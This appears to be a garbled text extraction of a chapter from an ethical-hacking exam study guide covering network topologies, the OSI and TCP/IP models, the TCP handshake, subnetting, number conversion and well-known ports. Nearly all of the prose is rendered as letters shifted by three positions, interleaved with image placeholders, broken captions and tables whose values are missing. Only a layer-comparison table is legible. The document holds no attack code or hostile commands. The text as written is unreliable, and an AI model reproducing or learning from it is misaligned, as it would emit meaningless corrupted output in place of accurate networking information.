
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DQG LVRODWLRQ RI FRQQHFWLYLW\ SUREOHPV VKRX
PXOWLSOH QRGHV WR D FHQWUDOLJHG QHWZRUN GH'
DV ORRNLQJ OLNH DQ ROG VW\OH ZDJRQ ZKHHO RU V
FHQWHUSLHFH RI WKH ZKHHO DQG WKH VSRNHV RI V
FRXOG EH D KXE RU D VZLWFK DV ORQJ DV LW DFWV
VWDU WRSRORJ\ 6WDUV DUH SRSXODU IRU QXPHURX
EHHQ LWV UHVLVWDQFH WR RXWDJHV 8QOLNH QRGH
VWDU FDQ JR RIILQH ZLWKRXW DIIHFWLQJ RWKHU Q
HYHU\WKLQJ WRJHWKHU IDLOV WKHQ WKH QHWZRUN




[\)LJXUH](#) 6WDU WRSRORJ\

0HVK\$ PHVK WRSRORJ\LV HVVHQWLDOO\ D ZHE RI FDE
FOLHQWV RU QRGHV WR HDFK RWKHU ,W FDQ ORRN
PDNH WURXEOHVKRRWLQJ D EHDU +RZHYHU WKLV V
VHUYLEFHV EHFDXVH RI LWV KLJK OHYHO RI UHGXQGD
QHWZRUN LQ WKH ZRUOG WKH ,QWHUQHW ZKLFK ZD
DV RQH ODUJH PHVK QHWZRUN



[\)LJXUH](#) 0HVK WRSRORJ\

+ \EULG \EULG WRSRORJLHV DUH E\ IDU WKH PRVW FRF
 \RX HQFRXQWHU D SXUH VHWXS WKDW VWULFWO\ IRC
 QHWZRUV RI WRGD\ DUH FRPSOH[DQG PXOWLIDFW
 DUH WKH RIIVSULQJ RI PDQ\ DGGLWLRQV DQG DOWHU
 ORJLVWLFDO FKDQJHV \$ K\EULG OD\RXW FRPELQHV
 LW WDNHV WKH EHVW RI RWKHU OD\RXV [\)LJXUH](#) ~~QV~~ ~~RZ~~ ~~VR~~
 SRVVLELOLW\



[\)LJXUH](#) +\EULG WRSRORJ\



*RQH DUH WKH GD\ V ZKHQ DQ DWWDFNHU FF

RQ D QHWZRUN RQO\ WKURXJK WKH XVH RI YDPSLU
URJXH ZLUHOHV DFFHVV SRLQWV D ORVW VPDUWS
ORJLFDQO\ SXW DQ\ KDFNHU ULJKW WKURXJK WKH I
SK\VLFDQ DFFHVV

:RUNLQJ ZLWK WKH 2SHQ 6\ VWHPV ,QV
1R QHWZRUN GLVFXVLRQ RU QHWZRUN GHYLFH H[SC
RYHUYLHZ RI WKH 2SHQ 6\ VWHPV ,QWHUFRQQHFWLRQ
VHHP RYHUO\ FRPSOH[LW GRHV KDYH YDOXH LQ RX
LQIUDVWUXFWXUH DV \RX ZLOO VHH 7KH 26, PRGHO
QHWZRUN SURWRFROV VRIWZDUH DQG V\ VWHPV WR
JXLGHOLQHV &RPPRQ JXLGHOLQHV DOORZ KLJKHU S
ORJLFDO WUDIILF IORZ ,Q RWKHU ZRUGV LI ZH DOO
ZLWK DV IHZ HUURUV DV SRVVLEOH
7KH 26, PRGHO VKRZQ LOJWKH IDHWWYLGQ OD\HUV \$
HDFK OD\HU\ V IXQFWLRQ NHHS LQ PLQG WKDW ZH D
(DFK OD\HU LV FRQQHFWHG WR WKH QH[W WKLV FRQ
PRUH DGYDQFHG GDWD DQDO\VLV

Application Layer	Application Layer
Presentation Layer	
Session Layer	
Transport Layer	Host-to-Host Transport
Network Layer	Internet Layer
Data Link Layer	Network Interface Layer
Physical Layer	

)LJXUH 26, 7&3 ,3 FRPSDUDWLYH PRGHO



<RX PD\ DOUHDG\ KDYH VRPH H[SHULHQFH Z

,I \RX DUH LQ WKH ODWWHU JURXS \RX PD\ KDYH D
VHHPV QRQ DSSOLFDEOH WR \RXU GD\ WR GD\ RSHU
LV HVVHQWLDO WR IXUWKHULQJ \RXU FDUHHU²DQG



7KH &(+ H[DP ZLOO IREFV RQ \RXU XQGHUV

DSSOLHV WR VSHFLILF DWWDFNV *HQHUDO NQRZOH
IORZ ZLWKLQ LW ZLOO KHOS \RX ILJXUH RXW ZKDW
PRGHO DV D UHIHUHQFH ZKHQ DQVZHULQJ TXH VWLF
KHOS GHWHUPLQH ZKDW WHFKQRORJLHV \RX DUH G

/D\HU 3K\VLFDK\VLFD ODIHU FRQVLVWV RI WKH
WKDW PDNH XS WKH LQIUDVWUXFWXUH RI RXU QHWZ
FRQQHFWRQV VXFK DV &DWHJRUI\ H DQG 5- FRQQ
OLJKW DQG UD\V ZKLFK SHUWDLQ WR PHGLD VXFK D
HTXLSPHQW \$WWDFN FRQVLGHUDWLRQV DUH DOLJQ
\$OWKRXJK QRW IODVK\ SK\VLFD VHFUXLW\ VWLOO
DQG UHDO ZRUOG VFHQDULRV

6WX[QHW

\$ IHZ \HDUV DJR DQ LQWHUHVWLQJ OLWWOH ZRUP
ZUHDNLQJ KDYRF DQG GHVWUR\LQJ LQGXVWULDO H
LPSRUWDQW KHUH WKH LQWHUHVWLQJ SDUW ZDV L
UHSOLFDWH RQ WKH ORFDO /\$1 WKH RULJLQDO LQ
SULPDU\ YHFWRU ZDV DFWXDOO\ SK\VLFD LQ QDW
RU SHUKDSV DQ RXWVLGHU 7KH WDNHDZD\ LV QHY
FDQ RFFXU IURP D SXUHO\ SK\VLFD SHUVSHFWLYH

/D\HU 'DWD7K\NDWD /LQN ODIHU ZRUNV WR HQVXU
RI HUURUV \$W WKLV ODIHU GDWD LV FRQWDLQH G L
FRQWURO DQG OLQN HVWDEOLVKPHQW RFFXU DW WK
VXFK DV IRU (WKHUQHW DQG IRU :L)L

/D\HU 1HWZR\HWZRUN ODIHU GHWHUPLQHV WKH
GLIIHUHQW IDFWRUV DV GHILQH E\ WKH SURWRFRO
URXWLQJ RI GDWD SDFNHWV 7KLV ODIHU DOVR LQFC
,QIRUPDWLRQ 3URWRFRO 5,3 DQG WKH ,QWHULRU *
WKH NQRZ ZKHUH WR JR ODIHU

/D\HU 7UDQVSRUW DQVSRUW OD\HU HQVXUHV WKH \ VXFFHVVIXO 7KLV IXQFWLRQ FDQ LQFOXGH HUURU FGDWD PHVVDJHV LQ VHTXHQFH \$W WKLV OD\HU ZH DQG WKH 8VHU 'DWDJUDP 3URWRFRO 8'3

/D\HU 6HVVLRLQ HVVLRQ OD\HU LGHQWLILHV HVWDEGLIIHUHQW QHWZRUN HQWLWLHV :KHQ \RX DFFHVV FUHDWLQJ D VHVLRQ EHWZHHQ \RXU FRPSXWHU DQ PRQLWRUV DQG FRQWUROV VXFK FRQQHFWRQV DOGLIIHUHQW UHVRXUFHV &RPPRQ XVH LQFOXGHV 1HW



\$V \RX SURJUHVV WKURXJK WKH FKDSWHU

DWWDFN VXUIDFH UHVLGHV ZLWKLQ OD\HUV DQ SODFH RXWVLGH WKHVV OD\HUV .HHS WKLV LQ PLC DWWDFNV DW VSHFLILF OD\HUV RU ZKHQ WU\LQJ WLWV GHIHQVH 8QGHUVWDQGLQJ ZKDW WKH OD\HU D VSHFLILF DWWDFN ZRUNV DQG ZKDW LW PD\ EH W

/D\HU 3UHVHQW D VSHFLILF HQWDWLRQ OD\HU SURYLGH XQGHUVWDQGDEOH E\ WKH QH[W UHFHLYLQJ OD\HU EH FRQVXPHG E\ WKH UHFHLYHU DQG FDQ RSWLRQDC 6HFXUH 6RFNHVV /D\HU 66/

/D\HU \$SSOLFDWLRQ OD\HU IXQFWLRQV XVHU DQG WKH VRIWZDUH SURFHVVHV ZLWKLQ WKH UHVRXUFHV \$SSOLFDWLRQV DQG VRIWZDUH VXLWHV OD\HU &RPPRQ H[DPSOHV LQFOXGH SURWRFROV ZH DQG +773

7ZR PQHPRQLFV WKDW , XVH WR UHPHPEHU WKH RUG

- \$OO 3HRSOH 6HHP 7R 1HHG 'DWD 3URFHVVLRQJ ZKL IURP WKH WRS GRZQ DV WKH ILUVW OHWWHU RI 3UHVHQWDLRQ 6HVVLRLQ 7UDQVSRUW 1HWZRUN
- 3OHDVH 'R 1RW 7HDFK 6WXS LG 3HRSOH \$FURQ\PV RUGHU²WKDW LV IURP WKH JURXQG XS

.QRZLQJ WKH RSHUDWLRQDO VHTXHQFH RI WKHVV OI WURXEOHV KRRWLQJ WRRO %HLQJ DEOH WR WUDFN C ZLOO SURYH WR EH D XVHIXO VNLOO GXULQJ \RXU H




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UHIHUUHQFH WKDW ZLOO DSSO\ WR PDQ\ &(+ SURFHV
EDFN WR D VSHFLILF OD\HU RU OD\HUV RI WKH 26,

'L V V H F W L Q J W K H 7 & 3 , 3 6 X L W H

& R P S O H P H Q W D U \ W R W K H 2 6 , P R G H O L V W K H 7 & 3 , 3 5
D G L U H F W R I I V K R R W E X W L W \ V D S U R J U H V V L Y H V W F
(D F K O D \ H U R I W K H 7 & 3 , 3 V X L W H P D S V W R R Q H R U V
7 & 3 , 3 V X L W H L V L P S R U W D Q W I R U S U R W R F R O U H I H U H
Z K H U H G D W D L V L Q W K H W U D I I L F) L J X U H 7 & 3 W K H Q
V K R Z V W K H 7 & 3 , 3 V X L W H O D \ H U V D Q G K R Z W K H \ P D S
7 & 3 L V N Q R Z Q D V D F R Q Q H F W L R Q R U L H Q W H G S U R W R
Y H U L I L H V W K D W S D F N H W V V H Q W D F U R V V W K D W F R Q C
V H) L J X U H V W D U W V Z L W K D 6 < 1 S D F N H W 7 K L V 6 < 1 S D
E \ W H O O L Q J W K H U H F H L Y L Q J V \ V W H P W K D W D Q R W K H
F R X U V H 7 K H U H F H L Y L Q J V \ V W H P W K H Q U H S O L H V W F
U H V S R Q V H \$ 6 < 1 \$ & . U H V S R Q V H L V D Q D F N Q R Z O H G J F
S D F N H W 2 Q F H W K H R U L J L Q D O V H Q G H U U H F H L Y H V W K
D Q \$ & . S D F N H W W R Y H U L I \ W K D W L W K D V U H F H L Y H G
7 & 3



) L J X U H 7 & 3 W K U H H Z D \ K D Q G V K D N H








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QRZ NHHS LQ PLQG KRZ 7&3 ZRUNV DQG KRZ LW XVI
QXPEHUV WR JXDUDQWHH GDWD GHOLYHU\

7R IXUWKHU H[SODLQ WKH VHTXHQFH D 6<1 SDFNH
QXPEHU WKDW ZLOO EH VHQW WR WKH WDUJHW KR\
UHFHLYLQJ KRVW ZLOO UHVSRRG ZLWK D 6<1 \$&. W
QXPEHU 7KH \$&. UHVSRRQH SDFNHW IURP WKH ILU'
QXPEHU XS DFFRUGLQJO\ WR VLJQLI\ WKH RUJXUR
— VKRZV WKH VHTXHQFH QXPEHUV

Sending System

Receiving System



)LJXUH 7&3 VHTXHQFLQJ



<RX100 ZDQW WR EHFRPH FRPIRUWDEOH ZL

SURFHVV 7KH VXUIDFH OHYHO SURFHVV LV IDLUOV
SDFNHW VHTXHGFH QXPEHUV 7KH\ ZLOO GHILQLWH

, 3 6XEQHWWLQJ

6R IDU ZH¶YH HVWDEOLVKHG WKH EDVLFV WKURXJK |
FRPPRQ QHWZRUN WRSRORJLHV /HW¶V JHW D OLWW
DGGUHVVLQJ DQG LWV VXEQHWWLQJ FDSDELOLWLHV
PXVFOHV DQG JHW RXU EUDLQV EDFN WR WKLQNLQJ
QXDQFHV :K\" 8QGHUVWDQGLQJ WKH EDVLFV RI VXE
\RXU HIIRUWV DQG WR KDYH D PRUH FRPSOHWH XQG
UHVRXUFHV

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VXEQHWWZRUNV \$V \RX EUHDN GRZQ \RXU DGGUHVV V
GHHUPLQH WKH QXPEHUV RI QHWZRUN ELWV DQG K
QHWZRUN 1HWZRUN ELWV DQG KRVW ELWV DUH PDQ
,¶P KRSLQJ \RX¶UH VD\LQJ WR \RXUVHOI ³2K \HDK ,
LQWR WKH GHWDLOV RQ \RXU RZQ :H DUH ORRNQJ
RI KRZ LW ZLOO DLG RXU HIIRUW DV KDFNHUV

1RZ WKDW \RX JUDVS WKH EDVLFV RI WKH VXEQHWW P
DGGUHVV VSDFH \RX FDQ VHH KRZ NQRZLQJ D IHZ ,3
DQ RUJDQL]DWLRQ¶V QHWZRUN LV ODLG RXW 7KHUH
H[DPSON NQRZLQJ D VLQJOH LQWHUQDO ,3 DGGUHV
FRPSDQ\¶V DGGUHVVLQJ VFKHPH



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ILQGLQJ WKH EURDGFDVW DGGUHVV RI VSHFLILF VX
IRU WKH ORFDO ORRSEDFN DGGUHVV

+H[DGHF LPDO YV %LQDU\

8QGHUVWDQGLQJ KH[DGHF LPDO DQG ELQDU\ FRQYHU
H[DP ,Q WKH UHDO ZRUOG IRU PRVW QHWZRUN DGP
FDOFXODWRU RU LV QRW QHHGHG EXW DV DQ HWKLI
EDVLF FRQYHUVLRQV WR [7DEOH](#) WRUQWKH EDVLF
KH[ELQDU\ DQG GHF LPDO

[7DEOH](#) +H[ELQDU\ DQG GHF LPDO

+H[%LQDU\ 'HF LPDO		
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)		

7KLV VKRXOG EH D UHIUHVKHU IRU \RX EXW IRU WKI
FRPIRUWDEOH XQGHUVWDQGLQJ RI WKH FRQYHUVLRQ
UHPHPEHU WKDW ELWV DUH V DQG V D QLEEOH LV
NQRZOHGJH DQG DELOLW\ WR DSSO\ WKLV DFURVV W
TXHVLVRQV WKDW H[SHFW \RX WR LGHQWLI\ QHWZRUN
YDOXH



7&3 IODJV DQG WKHLU ELQDU\ RU KH[YDOXI

WKH W\SH DQG HIIHFWLYHO\ FUHDWLQJ FXVWRP VF
36FDQQLQJ

([SORULQJ 7&3 ,3 3RUWV

:H FDQ¶W OHW \RX HVFDSH WKH IXQGDPHQWDOV ZLW
FRPSXWHUV WR VHQG GDWD RXW WKH GRRU ZKLOH V
FDWHJRUL :KDW WKLV PHDQV LV HDFK RI WKH FRPP
SDUWLFXODU SURWRFRO RU SDUWLFXODU DSSOLFDW
VLJQLILHV WR WKH UHFHLYLQJ V\ VWHP WKDW WKH W
SRUW LW FDPH IURP ,Q DGGLWLRQ WKH UHVSRQVH
DW WKH ULJKW ORFDWLRQ EHFDXVH WKH SRUW IURP
LGHQWLILHG 7KLV KROGV WUXH IRU ZHE WUDIILF P
SRUWV DQG WKHLU FRUUHVSROGLQJ SURWRFROV DQ
VFDQQQLQJ D V\ VWHP IRU VSHFLILF YXOQHUDELOLWL
ILUVW OHW¶V WDNH D ORRN DW KRZ WKHVH SRUWV I
PHDQ WR \RX

- :HOO NQRZQ SRUWV DUH PRVW FRPPRQ LQ GDLO\ F
OXFK RI WKH LQLWLDO SRUWLRQ RI WKLV [UDQJH](#)
IRU D OLVW RI WKH SRUWV \RX QHHG WR NQRZ
- 5HJLVWHUHG SRUWV UDQJH IURP WR 5HJL
LGHQWLILHG DV XVDEOH E\ RWKHU DSSOLFDWLRQV
\$Q H[DPSOH ZRXOG EH SRUW ZKLFK VXSSRUWV
: ,16 WUDIILF 7D [NDE D HORRNDOL](#) VW RI UHJLVWHU
- '\QDPLF SRUWV UDQJH IURP WR 7KHVH DL
IRU DQ\ 7&3 RU 8'3 UHTXHVW PDGH E\ DQ DSSOLFD'
DSSOLFDWLRQ WUDIILF WKDW KDV QRW EHHQ RIILF

[7DEOH](#) :HOO NQRZQ SRUWV

3RUW	8VH
±	)73
	66+
	7HOQHW
	6073
	: ,16
	'16
	+773
	.HUEHURV
	323
	3RUW0DSSHU /LQX[
	173
	53& '&20
	60%
	,0\$3
	6103
	/'\$3
	& ,)6
	6\VORJ
	6HFXUH /'\$3

[7DEOH](#) 5HJLVWHUHG SRUWV RI LQWHUHVW

